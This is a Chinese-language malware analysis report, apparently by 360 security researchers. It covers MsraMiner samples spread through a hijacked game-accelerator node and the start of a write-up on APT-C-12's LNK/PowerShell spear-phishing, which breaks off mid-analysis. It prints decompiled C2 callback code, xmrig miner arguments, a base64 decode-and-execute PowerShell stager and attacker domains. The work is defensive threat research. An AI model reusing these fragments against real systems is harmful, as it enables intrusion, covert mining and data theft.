54      v3 = gethostbyname(byte_1004CC90);        // host 1 "sand.lcones.com"
55                                                //
56      v4 = v3;
57      if ( v3 )
58      {
59        if ( **v3->h_addr_list != 127 )
60        {
61          v5 = gethostbyname(byte_1004CB10);    // host 2 "plam.lcones.com"
62                                                //
63          v20 = (unsigned int)v5;
64          if ( v5 )
65          {
66            if ( **v5->h_addr_list != 127 )
67              break;
68          }
69        }
70      }
71      v1(0x1B7740u);                            // eq 1800000d sleep(1800s)
72    }
```

```
7384FD6F   83C4 0C          add     esp, 0C
7384FD72   68 90CC8873      push    offset 7388CC90                 ASCII "sand.lcones.com"
7384FD77   FF15 AC928773    call    dword ptr [<&WS2_32.#52>]
7384FD7D   8BF8             mov     edi, eax
7384FD7F   85FF             test    edi, edi
7384FD81   0F84 DC020000    je      73850063
7384FD87   8B47 0C          mov     eax, dword ptr [edi+0C]
7384FD8A   8B00             mov     eax, dword ptr [eax]
7384FD8C   8038 7F          cmp     byte ptr [eax], 7F
7384FD8F   0F84 CE020000    je      73850063
7384FD95   68 10CB8873      push    offset 7388CB10                 ASCII "plam.lcones.com"
7384FD9A   FF15 AC928773    call    dword ptr [<&WS2_32.#52>]
```


4.接受服务器指令，执行相应动作：


Payload 会回连 C2 tecate.traduires.com，并根据返回的指令完成相应动作。

```
35    v2 = gethostbyname(name);
36    v3 = v2;
37    if ( !v2 || **v2->h_addr_list == 127 )
38      break;
39    memset(&Src, 0, 0x80u);
40    v4 = (unsigned __int8 *)*v3->h_addr_list;
41    v5 = v4[3];
42    v6 = v4[2];
43    v7 = v4[1];
44    strncat((int)&Src, (int)"%d.%d.%d.%d", *v4);
45    if ( &v16[strlen(v16) + 1] == &v16[1] )
46      append_cmdline(v16);
47    if ( !v1 )
48      v1 = LocalAlloc(0x40u, 0xA00000u);      // buffer for payload
49    v8 = 10485760;
50    memset(v1, 0, 0xA00000u);
51    memset(&Dst, 0, 0x80u);
52    strcpy_s(&Dst, 0x80u, &Src);
53    memset(&v14, 0, 0x100u);
54    strcpy_s(&v14, 0x100u, v16);
55    v13 = sub_1002263B((int)a80_0);
56    v15 = 256;
57    if ( http_get((HINTERNET *)&v9, (int)v1, &v8) != 200 )
58      break;
59  }
60  while ( v8 > 0x2D && sub_1000F4E0((char *)v1, v8) );
61  Sleep(0x1B7740u);
```


```
53    switch ( *v2 )
54    {
55      case 0:
56        sub_1000C4F0(v7, v10);
57        break;
58      case 1:
59        sub_1000C630(v7, v10);
60        break;
61      case 3:
62        sub_1000C7B0(v7, v10);
63        break;
64      default:
65        break;
```

由于回连地址已经失效，所以无法准确对后续的样本进行下载和调试。

5.读取自身资源，然后写入到 spoolsv.exe 当中。



在修改文件时间后，启动进程。




6.监控任务管理器，当任务管理器开启时，关闭进程。


```
10
11  memset(Buffer, 0, 0x104u);
12  GetWindowsDirectoryA(Buffer, 0x104u);
13  v0 = &Buffer[strlen(Buffer) + 1] - v5;
14  if ( *(&v3 + v0) == 92 )
15  {
16    v1 = v0 - 1;
17    if ( v1 >= 0x104 )
18    {
19      __report_rangecheckfailure(v1, v5);
20      JUMPOUT(*(_DWORD *)algn_100071E3);
21    }
22    Buffer[v1] = 0;
23  }
24  memset(&v6, 0, 0x104u);
25  memset(&v7, 0, 0x104u);
26  strncat((int)&v6, (int)"%s\\System32\\taskmgr.exe", (int)Buffer);
27  strncat((int)&v7, (int)"%s\\Syswow64\\taskmgr.exe", (int)Buffer);
28  return !sub_10007420((char *)&v6) && !sub_10007420((char *)&v7);
29}
```

7.启动 mongoose web 服务，监听 63257 端口用于传输 EnrollCertXaml.dll，后者会在由 NSA 工具包感染的主机上被解密为 wmassrv.dll。

```
1 int __usercall WebHost_service@<eax>(char a1@<dil>)
2 {
3   int result; // eax
4   char v2; // [esp+0h] [ebp-20h]
5
6   sub_100121B0((int)&v2, a1, 0i64, 0);
7   result = WebhostService_Start("63257", (int)&v2, (int)mongoose_server_start, 0i64);
8   if ( result )
9   {
10    *(_DWORD *)(result + 88) = sub_10015460;
11    while ( 1 )
12      sub_10012330((int)&v2, 1000);
13  }
14  return result;
15}
```

8.拼接参数 m -o santa.inseription.com:443 -u santa1 -p x -t 1 —donate-level=1 –nicehash，并带参数创建 TasksHostServices.exe





对该文件进行分析，结果表明：TasksHostServices.exe 是由开源挖矿工具 xmrig 生成的。

样本传播情况


通过 360 核心安全的样本数据平台的数据分析和关联；我们发现该加速器的市场占有率和日活都非常之高，确实会造成较大范围的影响：

1. 加速器活跃用户情况

   5-6 月共发现该加速器新增用户 6385 个；

   该加速器历史安装用户数 761,661 个。

2. 主要攻击载荷 wmassrv.dll 传播情况：




上图为 360 海姆达尔系统记录的 2018 年 5 月 3 日以来样本的查杀和传播记录。一个多月的时间，共发现样本云查杀 194646 次，来自于 99907 个终端。结合下安全卫士的查杀情

况，说明安全卫士可以防御该样本的感染。

单从数据来看，样本感染量似乎并不太多，分析主要是有以下原因造成的：

3. 距离影子经纪人公开 NSA 永恒之蓝利用套件，已一年有余，在 wannacry 勒索软件爆发之后，更多用户针对该漏洞做了系统修复；
4. 游戏加速器的使用群体，相对于整个互联网来说，是个小数目，且加速器市场并没有出现垄断现象，单靠一个加速服务节点完成大范围传播，有一定难度。
5. 样本是依靠永恒之蓝工具套件完成蠕虫的传播行为的，从目前分析来看，初始的 spoolsv.exe 只扫描内网，并不随机生成 IP 地址进行扫描。且由于该加速器会在主机上创建虚拟网卡，样本大概率获取的 IP 为隧道 IP，而非真实的内网 IP，当这种情况出现的时候，样本只会扫描隧道 IP 网段，这样扫描是必然不会有结果的。



总结

报告公开前，我们已通知加速器服务商，并提出安全排查建议。本次事件是我们在安全运营过程中首次发现攻击者通过控制网游加速器节点建立的隐蔽隧道来传播恶意代码的事件。虽然前段时间有研究人员对类似行为的样本进行过分析，但是由于其传播方法和思路的罕见性，我们决定公开事件的分析过程。我们分析人员也对其他类似的网游常用的加速软件进行取证和测试，测试对象为目前吃鸡游戏的主流加速器。结果表明，除本次发现的加速器软件外，未发现其他加速器的加速节点被攻击者控制，传播 MsraMiner 家族的样本的情况。

因为终端电脑一般并不在互联网上提供服务，一般的漏洞攻击难以直接通过网络漏洞控制用户的终端电脑，针对用户终端的攻击方式多是通过钓鱼和网页挂马的形式来进行漏洞攻击，进而控制用户终端形成反弹链接；而该样本的攻击方式比较隐蔽和巧妙。既利用了白名单的终端应用程序逃避检测，也成功将终端暴露在攻击者可以利用的隧道中。通过隧道网络直接攻击终端暴露的服务，一旦有漏洞就可以进行控制并植入后门。

这种在供应链上游劫持节点传播恶意代码的做法与一般的僵尸网络并不相同，后者进行传播方式主要是主动的端口扫描，而前者则很大程度上仅需要依靠被动的 VPN 连接即可完成对目标的甄选过程，虽然传播范围很大程度上决定于加速器的用户分布，但相对来说，目标群体也更加集中。

通过本次事件，我们可以看到，仍有攻击者利用永恒之蓝漏洞进行恶意攻击活动，这使我们深刻的认识到企业安装杀毒软件及对类似永恒之蓝漏洞及时修复的重要性。而且从 MsraMiner 家族的版本迭代过程来说，这个家族在这段时间内，还相当活跃。所以，要做好网络安全防护工作，对于已经公开一段时间的网络武器也不能疏于防范，因为我们永远不能预知攻击者会用一种如何新颖的利用方式，让过往的武器发挥作用。

附录

1. IoC

   task[.]attendecr.com

   tecate[.]traduires.com

   sand[.]lcones.com

   plam[.]lcones.com

106.3.xxx.18

{F5175396-40C2-0218-278D6EE}

{E2088B81F-2A96-43E8-B9F522B}

{5EC0AC33D-E23D-C8A2-A92C833}

{CI59C45E-F19A-Z07C-565B17CO}

{6B2089804-F412-CB72-7C027E6}

{3EC1AC33D-E55D-C8A2-A92C822}

{N33821F9E-F215-34AA-721269D}

{F86E2D648-EF7B-6054-D43FC41}

2. 参考链接

[1] MsraMiner: 潜伏已久的挖矿僵尸网络——360 安全研究院对 MsraMiner 家族的梳理

http://blog.netlab.360.com/msraminer-qian-fu-yi-jiu-de-wa-kuang-jiang-shi-wang-luo/

[2] xmirg miner 开源代码

https://github.com/xmrig/xmrig

[3]此前研究人员对类似行为样本的分析报告

http://www.freebuf.com/articles/system/172307.html

蓝宝菇（APT-C-12）针对性攻击技术细节揭秘

作者：360 威胁情报中心
原文来源：https://www.anquanke.com/post/id/151618

背景

360 公司在 2018 年 7 月 5 日首次对外公开了一个从 2011 年开始持续近 8 年针对我国政府、军工、科研、金融等重点单位和部门进行网络间谍活动的高级攻击组织-蓝宝菇（APT-C-12），该组织的活动在近几个月内呈现非常活跃的状态。本文作为前期组织揭露报告的补充，详述蓝宝菇组织在近期攻击活动的技术细节，希望安全业界了解其攻击手法共同完善拼图，输出防御方案联合起来对抗这个国家级的威胁。


钓鱼攻击

2018 年 4 月以来，360 安全监测与响应中心和 360 威胁情报中心在企业机构的协同下发现了一批针对性的鱼叉攻击，攻击者通过诱导攻击对象打开鱼叉邮件云附件中的 LNK 文件来执行恶意 PowerShell 脚本收集上传用户电脑中的敏感文件，并安装持久化后门程序长期监控用户计算机。该攻击过程涉及一些新颖的 LNK 利用方式，使用了 AWS S3 协议和云服务器通信来偷取用户的敏感资料，在此我们分析并公开整个攻击过程。

360 威胁情报中心确认多个政企机构的外部通信邮箱被投递了一份发自 boaostaff[@]163.com 的鱼叉邮件，钓鱼邮件仿冒博鳌亚洲论坛向攻击对象发送了一封邀请函：

邮件附件被放到 163 的云附件里，此附件即为攻击者的恶意 Payload，这是一个通过 RAR 打包的快捷方式样本。接下来我们对同一波攻击中的另一个完全相同功能的样本进行详细分析，以梳理整个攻击过程。

附件内容如下：




一旦攻击对象被诱导打开该 LNK 快捷方式文件，LNK 文件便会通过执行文件中附带的 PowerShell 恶意脚本来收集上传用户电脑中的敏感文件，并安装持久化后门程序长期监控用户计算机。

样本分析

1.Dropper

附件压缩包内包含一个 LNK 文件，名字为：《政法网络舆情》会员申请.lnk，查看 LNK 文件对应的目标如下：

可以看到目标中并没有任何可见字符，使用二进制分析工具查看 LNK 文件可以看到 PowerShell 相关的字符串，以及很多 Unicode 不可见字符：




通过分析 LNK 文件格式中几个比较重要的结构，完整还原出样本真实执行的恶意目标，其中涉及 3 个 LNK 文件格式的重要结构：LinkTargetIDList、COMMAND_LINE_ARGUMENTS 和 EnvironmentVarableDataBlock。


LinkTargetIDList，该结构是一个数组，用于标记具体的快捷方式的链接目标，而样本中多个 LIST 里的元素拼接起来才是快捷方式的具体链接目标：

```
CLSID_MyComputer\C:\Windows\system32\windOW~1\V1.0\POwersHELl.exe
```


通过调试可以看到目标路径和 LinkTargetIDList 拼接出来的结果一致：




COMMAND_LINE_ARGUMENTS，该选项为目标程序的参数



样本中的目标程序参数则为具体需要执行的 PowerShell 恶意代码，另外由于在参数中包含了大量的不可显示 Unicode 字符，从而导致右键打开快捷方式时目标中并不会包含对应的 PowerShell 代码：



EnvironmentVarableDataBlock，当链接目标程序涉及到环境变量时会使用



该值设置后会导致具体的快捷方式中的目标被设置为对应的 EnvironmentVarableDataBlock 值，但是需要注意的是，样本中 EnvironmentVarableDataBlock 对实际的程序调用并不起作用（删除并不影响最终的样本启动），最终 Shell32.dll 靠解析 LInkTargetIDList 数组来启动 PowerShell。


2.Payload（PowerShell 脚本）

解密 PowerShell 脚本


将 LNK 文件指向执行的 PowerShell 脚本解密，该 PowerShell 命名为 ps_origin，代码如下：


```
-join$a=$host.ui.rawui.windowtitle;  //获取当前窗口的标题名
If(!$a.endswith('.lnk'))  //找到 lnk 文件
{$a+='.lnk'}
$a=gi $a;  //Get-Item
q64 (gc $a|select -l 1);  //定位到最后一行，base64 解密并执行
Function q64
{
param($6);
iex ([text.encoding]::utf8.getstring([convert]::frombase64string($6)))}
q64 $oC:\Windows\System32\shell32.dll
```

PowerShell 脚本会定位执行 LNK 文件的最后一行，文件的最后一行如下：



